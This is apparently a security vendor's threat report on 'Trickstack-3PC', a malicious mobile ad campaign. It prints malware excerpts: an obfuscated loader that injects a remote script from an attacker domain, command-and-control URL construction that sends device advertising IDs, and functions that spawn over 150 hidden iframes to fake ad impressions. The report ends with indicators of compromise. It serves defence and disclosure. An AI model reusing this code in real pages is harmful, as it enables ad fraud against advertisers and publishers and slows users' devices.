Trickstack-3PC

Impression & Click Fraud on Mobile Devices

November 2020

THE MEDIA TRUST
We know digital security.

Overview

The Media Trust Digital Security and Operations Team identified and terminated a widespread malicious ad campaign that performs massive amounts of ad fraud on mobile devices. The tag-delivered malware enables ad fraud by generating 150+ hidden iframes to serve unviewable impressions and execute non-human clicks. Not only are these ads not viewable by humans, but the device owner experiences unacceptable latency due to the extensive iframe and impression volume.

Ad fraud drives billions of dollars in inefficient spend for agencies and lost revenue for publishers each year.

Quickly tripling in scale in 14 days, a third-party actor employed extensive code obfuscation, and spread ad buys across dozens of small-scale DSPs to bypass malware blockers and evade detection. [Figure 1] Because these nonviewable impressions drive ad fraud—a multibillion dollar problem for all players in the digital advertising industry—our DSO worked directly with Google, Trustworthy Accountability Group (TAG) Threat Exchange, and affected AdTech partners to address the escalating outbreak. This industry cooperation is crucial; as of mid-November, the attack has slowed down significantly.

Attack Analysis

The malicious code is delivered in two stages; the first makes preliminary checks and decides whether stage two is executed, whose job is to perform the click fraud. Stage one is delivered by the ad-tag itself using URLs with the following format:

https://tpc.googlesyndication.com/pimgad/[string of numbers]/[file name].js

https://captive.tpc.googlesyndication.com/pimgad/[string of numbers]/[string of numbers].js

URLs with the googlesyndication.com/pimgad substring are usually seen delivering creative images or tracking pixels which is why the .js extension after the URLs is suspicious.

An example of a malicious URL can be seen below:

https://tpc.googlesyndication.com/pimgad/14919612810500347771/gg-sdx.js

Stage one delivered by the above URL starts with the following style of code:

```
Y0ah.c6Mm = window;;
f6Mm(Y0ah.c6Mm);
Y0ah.i7Qe = i7Qe;
A57Z(Y0ah.c6Mm);
Y0ah.l1yH = (function() {
    var C1yH = 2;
    for (; C1yH !== 1;) {
        switch (C1yH) {
            case 2:
                return {
                    s97Z: (function(L97Z) {
                        var Z1yH = 2;
                        for (; Z1yH !== 10;) {
                            switch (Z1yH) {
                                case 9:
                                    P97Z = 0;
                                    Z1yH = 8;
                                    break;
                                case 2:
                                    var r97Z = function(p97Z) {
                                        var y1yH = 2;
                                        for (; y1yH !== 13;) {
                                            switch (y1yH) {
```

Figure 1: Code Structure (Stage 1)

```
Y0ah.X1yH = function() {
    return typeof Y0ah.l1yH.s97Z === 'function' ? Y0ah.l1yH.s97Z.apply(Y0ah.l1yH, arguments) : Y0ah.l1yH.s97Z;
};
Y0ah.Y1yH = function() {
    return typeof Y0ah.l1yH.s97Z === 'function' ? Y0ah.l1yH.s97Z.apply(Y0ah.l1yH, arguments) : Y0ah.l1yH.s97Z;
};
Y0ah.U1Qe = function() {
    return typeof Y0ah.O1Qe.K9Mm === 'function' ? Y0ah.O1Qe.K9Mm.apply(Y0ah.O1Qe, arguments) : Y0ah.O1Qe.K9Mm;
};
Y0ah.L1Qe = function() {
    return typeof Y0ah.O1Qe.K9Mm === 'function' ? Y0ah.O1Qe.K9Mm.apply(Y0ah.O1Qe, arguments) : Y0ah.O1Qe.K9Mm;
};
Y0ah.V6bJ = function() {
    return typeof Y0ah.B6bJ.Y6bJ === 'function' ? Y0ah.B6bJ.Y6bJ.apply(Y0ah.B6bJ, arguments) : Y0ah.B6bJ.Y6bJ;
};
Y0ah.b41w = function() {
    return typeof Y0ah.K41w.D41w === 'function' ? Y0ah.K41w.D41w.apply(Y0ah.K41w, arguments) : Y0ah.K41w.D41w;
};
```

Figure 2: Obfuscated Code (Stage 1)

This obfuscation technique is not unique to this malware and is commonly used by both malicious and legitimate actors. The use of this obfuscation style results in a file that is over one thousand lines of code, making it difficult to detect any malicious indicators without the use of a debugger to extrapolate values. Stepping through the code gives the value of an important array of strings used throughout the rest of the script, this array can be seen in the code snippet below:

```
var V97Z = [ "$sf", "lo", "h", "tElement", "tt", "ext", "yId", "ito", "nd", "r",
"ementBy", "setP", "d", "m", "style", "p", "src", "bgcolor", "cr", "_jr_jsTag",
"log", "text", "N", "hon", "mentsByTagNa", "o", "n", "ript", "ip", "en", "Android",
"tEleme", "ById", "mentB", "df", "/java", "stop script", "$", "ode", "scri", "gr",
"platform", "/javascr", "T", "rtBefore", "template0", "2", "arm", "indexOf", "um",
"I", "i", "htt", "ndex", "e", "orm", "ute", "ipt", "ins", "tNod", "lem", "ss",
"arent", "0", "grumi-container", "confiant", "sc", "O", "outerHTML", "getE", "s",
"10177", "Of", "margin: 0px;", "documentElement", "|", "nt", "Id", "c", "oc", "et",
"exO", "ex", "script", "createE", "https:", "ionMon", "Ga", "cri", "css", "ntB",
"setPlat", "trib", "er", "pt", "setTag", "impress", "sf_", "grumi-",
"http://ce.googher.xyz/js/tmp/dyp.min.js", "are", "1", "Eleme", "getAt",
"protocol", "setSchema", "ads__placement__master__cadn", "ads__placement__300x250",
"x", "entById", "", "t", "atio", "type", "mentById", "rm", "tain", "getEle", "xO",
"se", "tex", "getEl", "getElementsByTagName", "code0", "ge", "#ffffff", "S",
"confiant_tag_holder", "a", "get", "ByI", "cssT", "insertBefore", "sc", "http",
"ementById", "_jr_jsTag", "getEl", "x0x0", "S", "body", "_jr_jsTag", "1", "mentBy",
"setAid", "y", "ind", "template0", "1", "tfo", "insertBefore", "ind", "con",
"https://ce.googher.xyz/js/tmp/dyp.min.js", "f", "https", "createElement", "htt" ]
```

Figure 3: Deobfuscated values of array v97Z Code

Using the above values, parts of the code can be deobfuscated in order to make analysis easier to understand. For example, inserting the string values reveals the following check:

```
plt = navigator["platform"];
if (!(plt["indexOf"]("hon") > -("1" ^ 0) || plt["indexOf"]("arm") > -("1" - 0)) ||
bundle["indexOf"]("$")) {
        Y0ah.P91w(3);
        throw new Error("stop script");
    }

if (ishttps) { ...
```

Figure 4: Checks for iPhone or Android device

The code snippet above shows that the malicious script checks if the device's platform contains the string "hon" or "arm", these are checks for iPhone and Android respectively. If the user device is not one of these two, the script stops executing and exits. However, if the check passes, the script proceeds to check if it is running on a page whose protocol is "https". If both conditions pass, the script tag containing the stage two URL is created; this process can be seen below:

```
j0Qe += Y0ah.Y1yH(+"117"); // "text/javascript"
Y0ah.P91w(2);
m0Qe = Y0ah.Y1yH(Y0ah.191w("134", 2147483647));
Y0ah.f91w(1);
m0Qe += Y0ah.X1yH(Y0ah.b41w("14", 1));
Y0ah.P91w(2);
m0Qe += Y0ah.Y1yH(Y0ah.191w("38", 2147483647));
Y0ah.P91w(4);
m0Qe += Y0ah.Y1yH(Y0ah.b41w(0, "77")); // "type"
os = document[Y0ah.X1yH(+"22")](Y0ah.X1yH(+"106"));
    // os = document["createElement"]("script")
os[m0Qe] = j0Qe; // script.type = "text/javascript"
Y0ah.P91w(1);
os[s0Qe] = Y0ah.Y1yH(Y0ah.b41w("19", 1));
    // script.src = "https://ce.googher.xyz/js/tmp/dyp.min.js"

...

r0Qe += Y0ah.X1yH(Y0ah.b41w("77", 0));
scpt = document[r0Qe](W0Qe)[+"0"];
    // document.getElementsByTagName("script")[0]
scpt[V0Qe][d0Qe](os, scpt);
    // scpt["parentNode"]["insertBefore"](os, scpt)
```

Figure 5: Creation of HTML script tag for Stage 2 delivery

The text in green denotes the deobfuscated value. The source of the newly created script tag appears to be:

https[:]//ce.googher.xyz/js/tmp/dyp.min.js

Once the script tag is created, it is inserted into the page's header, automatically executing stage two. Stage two starts by creating a JavaScript object containing key value pairs of campaign information as well as the device name, i.e., Android or iOS.

This object has been simplified in the code snippet below:

```
var jsTagObj = {
    platform: null,
    gaid: "",
    aid: "",
    idfa: "",
    slot: null,
    schema: "",
    tag: "",
    setPlatform: setPlatform,
    setGaid: setGaid,
    setAid: setAid,
    setIdfa: setIdfa,
    setSlot: setSlot,
    setSchema: setSchema,
    setTag: setTag,
    impressionMonitor: constructURL,
    addScriptTag: appendNewScript,
    getPlatform: androidOrIos,
    addClickTrack: addClickTrackURL
};
```

Figure 6: Creation of JavaScript object in Stage 2 containing campaign information

The values in yellow represent functions that can be called by the script to set specific values. The setPlatform function can be seen below; the other set functions follow the same format.

```
var setPlatform = function(b) {
    jsTagObj.platform = b;
};
```

Figure 7: Set method for setPlatform variable in Figure 6

The two most important functions in stage two are constructURL and addClickTrackURL. The former constructs the URLs that will give the impression URLs used for click fraud. These URLs depend on the user device. The simplified version of this function is shown below.

```
var constructURL = function() {
    var devicePlatform = jsTagObj.getPlatform();

    if (isBot() || devicePlatform == null) return;

    var slotID = getSlotID();

    var urlParameters = "token=" + slotID + "&os=" + devicePlatform + "&schema=" +
        jsTagObj.schema + "&tag=" + jsTagObj.tag

    if (devicePlatform == "Android") {
        urlParameters += "&aid=" + jsTagObj.aid + "&gaid=" + jsTagObj.gaid
    } else {
        urlParameters += "&idfa=" + jsTagObj.idfa
    }

    var domain;
    if (devicePlatform === "iOS") {
        domain = "api.yausiu.com";
    } else {
        domain = "api.jumpraw.com";
    }

    var url = "https://" + domain +
        "/api/v1/gjt/get?callback=_jr_jsTag.addClickTrack&" + urlParameters

    jsTagObj.addScriptTag(url);
};
```

Figure 8: constructURL method used to create URL that returns impression URLs

First, function constructURL checks if the device's user agent is derived from automation software, this is done with function isBot, which checks if the strings "spider" or "bot" are in the user agent's value. If the browser is a bot, the script exits. Otherwise, URL parameters are then constructed using various functions throughout the script.

The domain and URL parameters depend on the user device, if on Android, the domain is api.jumpraw[.]com, if on iOS, the domain is api.yausiu[.]com. These domains then act as the Command & Control for the fraud. The resulting URLs for both devices are:

Device	URL
iOS	https[:]//api.yausiu[.]com/api/v1/gjt/get?callback=_jr_jsTag.addClickTrack&token=10139&os=iOS&schema={}&tag={}&idfa={}
Android	https[:]//api.jumpraw[.]com/api/v1/gjt/get?callback=_jr_jsTag.addClickTrack&token=10139&os=Android&schema={}&tag={}&aid={}&gaid={}

Table 1: URLs visited with respect to user device

Both URLs respond with a JavaScript object that looks like the following:

```
var _ad_data = {
    "err_no": 0,
    "ad_list": [{
        "clk_url":
"//track.mobgc.com/v1/click?offer_id=1618259\u0026aff_id=10001\u0026t=1602264367\u0
026aff_sub1=country_US,payout_1.760,offerid_1618259,slot_H10139,os_Android,type_fy,
tag_{}\u0026pn=\u0026sub_id=H10139\u0026gaid=ad37ce8f-fdaa-463e-a8b6-50fc48f26d66\u
0026aid=\u0026osv=\u0026country=US"
    }, {
        "clk_url":
"//track.mobgc.com/v1/click?offer_id=1618259\u0026aff_id=10001\u0026t=1602264367\u0
026aff_sub1=country_US,payout_1.760,offerid_1618259,slot_H10139,os_Android,type_fy,
tag_{}\u0026pn=\u0026sub_id=H10139\u0026gaid=75a39ed3-b9ae-4c7b-a8d4-b15486344adf\u
0026aid=\u0026osv=\u0026country=US"
    },

...

_jr_jsTag.addClickTrack(_ad_data);
```

Figure 9: Response from either URL in Table 1

For Android, there are 161 impression URLs in the *_ad_data* variable while iOS has 151. The last line of the response calls the *addClickTrack* function which will be used to perform the click fraud. The simplified version of function *addClickTrack* is below:

```
var addClickTrack = function(urlResponseObj) {
    var adList = urlResponseObj.ad_list;

    if (urlResponseObj.err_no === 0 && adList.length > 0) return;

    var arrayOfURLs = [];
    var counter = 1;
    var arrayOfURLsCopy;
    var hiddenIframe = document.createElement("div");
    hiddenIframe.setAttribute("class", "docker");
    hiddenIframe.style.cssText = "width:0px; height: 0px; overflow:hidden;";

    document.body.appendChild(hiddenIframe);

    for (var url = 0; url < adList.length; url++) {
      arrayOfURLs.push(adList[url].clk_url)

      if(arrayOfURLs.length >= 5) {
        arrayOfURLsCopy = arrayOfURLs

        setTimeout(function(arrayOfURLsCopy) {
          // create a 0x0 iframe for each impression URL
          for (var b = 0; b < arrayOfURLsCopy.length; b++) {
            createIframe(arrayOfURLsCopy[b]);
          }
        }, 200 * counter, arrayOfURLsCopy)

        counter++
        arrayOfURLs = [];
      }
    }
    if (arrayOfURLs.length > 0) {
        for (url = 0; url < arrayOfURLs.length; url++) {
            createIframe(arrayOfURLs[url]);
        }
    }
};
```

Figure 10: Function addClickTrack used to create hidden iframes for click fraud

The argument given to this function is the set of impression URLs from _ad_data object. This function iterates through each impression URL in _ad_data and creates a hidden iframe for each one; the iframe is created using the function createIframe whose definition can be seen below.

```
var createIframe = function(a) {
    var c, b = document.createElement("iframe");
    b.setAttribute("style", "display:none;"),
        b.src = a,
        c = document.getElementsByTagName("script")[0],
        c.parentNode.insertBefore(b, c);
};
```

Figure 11: Function creating an iframe

Given that the list of impression URLs have 161 or 151 values depending on the device's platform, 161 or 151 iframes are created within the webpage. Each iframe element will be appended to the webpage's <head> element in the following format, where "impression URL" is one of the 100+ impression URLs in the _ad_data object:

```
<iframe style="display:none;" src="[impression URL]"></iframe>
```

Figure 12: Structure of created HTML iframe Tags

After the addClickTrack function is complete, the webpage's HTML will look something like:



Figure 13: HTML Structure after creation of all iframes with impression URLs

Exposure

To date, we have detected 12+ unique payload urls delivered across multiple campaigns and ad servers, as well as several publishers.

Publisher/ User Impact

For users the Trickstack-3PC campaign can cause issues with hidden iframes causing system slowdown issues. Performance issues are often blamed on a webpage and can cause users to avoid certain webpages.

However, the larger impact is for publishers and the ad tech ecosystem. These invisible iframes will still count as being visible in terms of showing and delivering an ad. As a result, this massively inflates a given campaign's numbers.

INDICATORS OF COMPROMISE

URLs

https[:]//ce.googher[.]xyz/js/tmp/dyp.min.js

https[:]//tpc.googlesyndication[.]com/pimgad/14919612810500347771/gg-sdx.js

https[:]//tpc.googlesyndication[.]com/pimgad/2971199493862724485/world.js

https[:]//tpc.googlesyndication[.]com/pimgad/1648094000303502153 7/name.js

https[:]//tpc.googlesyndication[.]com/pimgad/4833867751899096285/goods.js

https[:]//tpc.googlesyndication[.]com/pimgad/8454969495355931878/kfo.js

https[:]//tpc[.]googlesyndication[.]com/pimgad/9102412562232889906/book.js

https[:]//tpc.googlesyndication[.]com/pimgad/8637344524994980512/pro.js

https[:]//captive.tpc.googlesyndication[.]com/pimgad/13043165707952551560/1082127718272237.js

https[:]//tpc.googlesyndication[.]com/pimgad/809221919124123331 3/samsung.js

https[:]//tpc.googlesyndication[.]com/pimgad/1739703787064929199 5/ad.js

https[:]//tpc.googlesyndication[.]com/pimgad/7357425292014486029/baby.js

https[:]//tpc.googlesyndication[.]com/pimgad/4645758046081315392/nienie.js

Domains

api.yausiu[.]com

api.jumpraw[.]com

googher[.]xyz

Mitigation Actions

Removing the Trickstack-3PC malicious campaigns from circulation is necessary. The Media Trust scanning allows early detection before the campaigns go live, reducing and preventing publisher and user impact. Scanning also ensures that the malicious material is identified properly, allowing targeted blocking like Media Filter to affect only malicious content. Media Filter has successfully blocked this content on multiple publisher websites.

About The Media Trust

The Media Trust is on a mission to fix the digital ecosystem. Through continuous monitoring of websites and mobile apps, we provide transparency into the complex relationships delivering the consumer experience. More than 600 premium enterprises, media publishers, ad networks/ exchanges, and agencies—including 40 of comScore's AdFocus Top 50 websites—rely on The Media Trust to identify and remediate security, data protection, and quality risks which can lead to regulatory fines, depressed inventory value, revenue loss and brand damage. For more information, visit www.mediatrust.com.